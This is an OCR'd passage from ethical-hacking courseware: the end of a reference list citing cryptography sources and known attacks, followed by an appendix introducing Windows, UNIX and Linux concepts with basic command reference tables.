1538. (2001), Announcing the ADVANCED ENCRYPTION STANDARD (AES), from https://csrc.nist.gov/csrc/media/publications/fips/197/final/documents/fips-197.pdf.

1539. John Talbot and Dominic Welsh, (2006), Complexity and Cryptography an introduction, from https://www.cambridge.org/gb/academic/subjects/mathematics/discrete-mathematics-information-theory-and-coding/complexity-and-cryptography-introduction?format=PB&isbn=9780521617710.

1540. Bruce Schneier, Applied Cryptography, Second Edition, from https://www.schneier.com/books/applied_cryptography/.

1541. Josh Ryder, Introduction to Encryption, from https://www.developer.com/tech/article.php/630681.

1542. Digital Certificates, from https://www.bitpipe.com/tlist/Digital-Certificates.html.

1543. Vijay Bollapragada, Mohamed Khalid, and Scott Wainner, IPSec Authentication and Authorization Models, from http://www.ciscopress.com/articles/article.asp?p=421514&seqNum=4%20-%2031k%20-.

1544. SHA (Secure Hash Algorithm), from http://safeexim.safescrypt.com/SafeDoXX_User_Manual.pdf.

1545. PGP Attack FAQ: The asymmetric cipher, from https://www.iusmentis.com/technology/encryption/pgp/pgpattackfaq/asymmetric/.

1546. What is Public-Key Cryptography?, from http://www.x5.net/faqs/crypto/q3.html.

1547. The Heartbleed Bug, from http://heartbleed.com/.

1548. Dr. B. R Gladman, (2000), The Regulation of Investigatory Powers Bill - The Provisions for Government Access to Keys, from https://www.fipr.org/rip/RIPGAKBG.pdf.

1549. YongBin Zhou and DengGuo Feng, Side-Channel Attacks: Ten Years after Its Publication and the Impacts on Cryptographic Module Security Testing, from https://csrc.nist.gov/csrc/media/events/physical-security-testing-workshop/documents/papers/physecpaper19.pdf.

1550. Van Geelkerken F.W.J, (2006), Digital Mixing (MIX nets), from https://www.iusmentis.com/society/privacy/remailers/onionrouting/.

1551. Josh Ryder, (2000), Introduction to Encryption, from https://www.developer.com/tech/article.php/630681/Introduction-to-Encryption.htm.

1552. Yuan Xue, (2009), Digital Signature, from https://tao.truststc.org/Members/yuanxue/network_security/Public resources/lecture12.

1553. Email Security, from https://www.livinginternet.com/e/es.htm.

1554. Hash-based message authentication code, from https://en.wikipedia.org/wiki/Hash-based_message_authentication_code.

1555. Margaret Rouse, (2010), Hash-based Message Authentication Code (HMAC), from http://searchsecurity.techtarget.com/definition/Hash-based-Message-Authentication-Code-HMAC.

1556. How and when do I use HMAC?, from https://security.stackexchange.com/questions/20129/how-and-when-do-i-use-hmac/20301.

1557. Krishna Gehlot, (2015), Message Authentication Code & HMAC, from, https://www.slideshare.net/PRINCEOFSUNCITY/message-authentication-code-hmac.

1558. Shaanan Cohney, Nadia Heninger, Matthew D. Green, (2017), The DUHK Attack, from https://duhkattack.com/.

1559. Gurubaran S, (2017), DUHK Attack allows Hackers to Recover Encryption Keys and Decrypt Communications Passing Over VPN, from https://gbhackers.com/duhk-attack-decrypt-communications-vpn/.

1560. Mohit Kumar, (2017), DUHK Attack Lets Hackers Recover Encryption Key Used in VPNs & Web Sessions, from https://thehackernews.com/2017/10/crack-prng-encryption-keys.html.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1561. Catalin Cimpanu, (2017), DUHK Crypto Attack Recovers Encryption Keys, Exposes VPN Connections, More, from https://www.bleepingcomputer.com/news/security/duhk-crypto-attack-recovers-encryption-keys-exposes-vpn-connections-more/.

1562. John Leyden, Thomas Claburn and Chris Williams, (2017), 'First ever' SHA-1 hash collision calculated. All it took were five clever brains... and 6,610 years of processor time, from https://www.theregister.co.uk/2017/02/23/google_first_sha1_collision/.

1563. Collision attack, https://en.wikipedia.org/wiki/Collision_attack.

1564. Hash Collision Attack, https://privacycanada.net/hash-functions/hash-collision-attack/.

1565. Threefish from https://www.schneier.com/academic/skein/threefish.html.

1566. (2018), Threefish, from https://en.wikipedia.org/wiki/Threefish.

1567. (2017), Threefish Block Cipher, from https://tinycrypt.wordpress.com/2017/01/07/asmcodes-threefish/.

1568. (2019), Serpent (cipher), from https://en.wikipedia.org/wiki/Serpent_(cipher).

1569. Serpent Algorithm, from http://en.kryptotel.net/serpent.html.

1570. (2019), CAST-128, from https://en.wikipedia.org/wiki/CAST-128.

1571. (2019), Camellia (cipher), from https://en.wikipedia.org/wiki/Camellia_(cipher).

1572. (2020), GOST (block cipher), from https://en.wikipedia.org/wiki/GOST_(block_cipher).

1573. Muhammad Iqbal, Yudi Sahputra, and Andysah Putera Utama Siahaan, (2016), The Understanding of GOST Cryptography Technique, from https://www.researchgate.net/publication/308661220_The_Understanding_of_GOST_Cryptography_Technique.

1574. (2019), YAK(cryptography), from https://en.wikipedia.org/wiki/YAK_(cryptography).

1575. Mohsen Toorani, (2015), Cryptanalysis of a robust key agreement based on public key authentication, from https://onlinelibrary.wiley.com/doi/full/10.1002/sec.1373.

1576. Margaret Rouse, Elliptical Curve Cryptography (ECC), from https://searchsecurity.techtarget.com/definition/elliptical-curve-cryptography.

1577. (2018), Elliptic Curve Cryptography, from https://www.keycdn.com/support/elliptic-curve-cryptography.

1578. Maria Korolov and Doug Drinkwater, (2019), What is quantum cryptography? It's no silver bullet, but could improve security, from https://www.csoonline.com/article/3235970/what-is-quantum-cryptography-it-s-no-silver-bullet-but-could-improve-security.html.

1579. (2020), Quantum cryptography, from https://en.wikipedia.org/wiki/Quantum_cryptography.

1580. Shai Halevi, (2011), Homomorphic Encryption, from https://www.iacr.org/conferences/crypto2011/slides/Halevi.pdf.

1581. (2019), What is the purpose of Homomorphic encryption?, from https://crypto.stackexchange.com/questions/62386/what-is-the-purpose-of-homomorphic-encryption.

1582. Casey Crane, (2019), What is Homomorphic Encryption?, from https://www.thesslstore.com/blog/what-is-homomorphic-encryption/.

1583. Hardware-based Encryption Devices, from https://sourcedaddy.com/aplus/hardware-based-encryption-devices.html.

1584. Darril, TPM and HSM Hardware Encryption Devices, from https://blogs.getcertifiedgetahead.com/tpm-hsm-hardware-encryption-devices/.

1585. Hardware Security Modules (HSMs), from https://safenet.gemalto.com/data-encryption/hardware-security-modules-hsms/.

1586. Crypto USB - What is AES 256-Bit Hardware-Based Encryption?, from https://integralmemory.com/faq/what-aes-256-bit-hardware-based-encryption.

1587. (2020), GNU Privacy Guard, from https://en.wikipedia.org/wiki/GNU_Privacy_Guard.

1588. GNUPG (GPG), from http://www.att.es/producto/goanywhere/products/director/encryption/gpg.html.

1589. NanoDano, (2018), GPG Tutorial, from https://www.devdungeon.com/content/gpg-tutorial.

1590. (2019), Web of trust, from https://en.wikipedia.org/wiki/Web_of_trust.

1591. (2019), Related-key attack, from https://en.wikipedia.org/wiki/Related-key_attack.

1592. Alex Biryukov and Dmitry Khovratovich, Related-key Cryptanalysis of the Full AES-192 and AES-256, from https://eprint.iacr.org/2009/317.pdf.


1593. (2019), Padding oracle attack, from https://en.wikipedia.org/wiki/Padding_oracle_attack.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1594. Nimrod Aviram, Sebastian Schinzel, Juraj Somorovsky, Nadia Heninger, Maik Dankel, Jens Steube, Luke Valenta, David Adrian, J. Alex Halderman, Viktor Dukhovni, Emilia Käsper, Shaanan Cohney, Susanne Engels, Christof Paar, and Yuval Shavitt, (2016), The DROWN Attack, from https://drownattack.com/.

1595. (2019), DROWN attack, from https://en.wikipedia.org/wiki/DROWN_attack.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Appendix A: Ethical Hacking Essential Concepts – I

Module Objectives

- Understanding Operating System and File System Concepts
- Overview of Computer Network Fundamentals and Basic Network Troubleshooting
- Overview of Virtualization and Network File System (NFS)
- Overview of Web Markup and Programming Languages
- Understanding Application Development Frameworks and Their Vulnerabilities
- Understanding Web Subcomponents and Database Connectivity

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Operating System Concepts

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Operating System

- The Windows OS is developed by Microsoft corporations and is a widely used Operating System in most private and government organizations

Windows OS Family Tree		
MS-Dos-based and 9x Windows OS Versions	NT Kernel-Based Windows OS Version	
	For PC	For Server
MS-DOS 1.0	Windows NT 3.1	Windows Server 2003
MS-DOS 2.0	Windows NT 3.51	Windows Server 2003 R2
MS-DOS 2.1X	Windows NT 3.5	Windows Server 2008, Windows Home Server
MS-DOS 3.0	Windows NT 4.0	Windows Server 2008 R2
MS-DOS 3.1X	Windows 2000	Windows Server 2012
Windows 95	Windows XP	Windows Server 2012 R2
Windows 98	Windows XP Professional X64 Edition	Windows Server 2016
Windows 98 SE	Vista	Windows Server 2019
Windows ME	Window7	
	Windows 8	
	Windows 8.1	
	Windows 10	

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Architecture


- The processors of the Windows system work in two different modes for operation

User Mode

- A collection of Sub-Systems
- Has limited access to resources

Kernel Mode

- HAL, Kernel, executive
- Unrestricted access to system memory and external devices



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Commands

Command	Meaning
ipconfig	Shows the IP address of the system
netstat	Displays all active network connections and ports
nslookup	Displays information that you can use to diagnose Domain Name System (DNS) infrastructure
ping	Verifies connectivity to another TCP/IP computer
chdir	Shows the name of the current directory or changes the current folder
dir	Displays a directory's file list and subdirectories
echo	Turns the command-echoing feature on or off
format	Formats the disk
help	Provides online information about system commands
label	Creates, changes, or deletes the volume label of a harddisk
mkdir	Creates a directory or subdirectory
nbtstat	Displays protocol statistics and current TCP/IP connections
systeminfo	Displays comprehensive configuration information about a computer and its operating system

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

UNIX Operating System

- UNIX is an operating system which was first developed in the 1960s and designed for use on any type of computer system or computing device

Three main components

Kernel
- Operating system brain
  - Allocates time and memory to programs
  - Handles file store and communicates with system calls

Shell
- The interface between the user and the kernel

Programs
- Processes running on the machine


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

UNIX Directory Structure

- All files are grouped together in the directory structure
- The file system is arranged in a hierarchical structure, like an inverted tree
- The top of the hierarchy is traditionally called root (denoted by a slash "/")



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

UNIX Commands

Command	Syntax	Meaning
ls	ls options files(s)	List the contents of a directory
cd	cd path	Change directory
mkdir	mkdir dirname	Create a directory
rmdir	rmdir dirname	Remove directory
cp	cp file1 file2	Copy files or directories
rm	rm filename	Remove or delete specific files
mv	mv old.html new.html	Move or rename files
passwd	passwd	Change password
grep	grep string file	Search for a character string in a file
diff	diff file1 file2	Compare two files and report the differences
head	head filename	Show the first 10 lines of a file
ispell	ispell file	Check the spelling of the contents of a file
pr	pr file	Prepare text for printing with headers and page breaks
pwd	pwd	Display the current directory's full pathname
id	id username	Display your system ID numbers

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Linux Operating System

- Linux is open source operating system widely used across enterprises and government bodies

Components of Linux OS

- Hardware: Consists of physical devices, such as the monitor, RAM, HDD, and CPU
- Kernel: A core component of the Operating system that has complete control over system resources
- Shell: An interface that takes input from the users, sends it to the kernel and returns the output of the kernel
- Applications or Utilities: Utility programs that can be launched by running the shell. Utilities give most of the functionalities provided by an operating system to the user
- System Libraries: Special functions which do not require any access rights to the kernel modules to implement the functionality of the OS
- Daemons: Services that run to perform tasks like printing or scheduling
- Graphical server: The sub-system responsible for displaying graphics on the monitor and is referred to as X



Linux System Architecture

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Linux Features

Portability	Linux kernel and applications can be installed on different hardware platforms
Open Source	Source code of Linux is available for free and it is a community-based development project
Multiuser	Multiple users can access the resources like RAM or memory at the same time
Multiprogramming	Multiple applications and programs can run at the same time
Hierarchical File System	Linux uses a standard hierarchical file structure for arranging user and system files
Shell	A special interpreter program used to execute programs or applications
Security	Linux provides security features like authentication, controlled access to files using passwords, and data encryption

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

MAC OS X Operating System

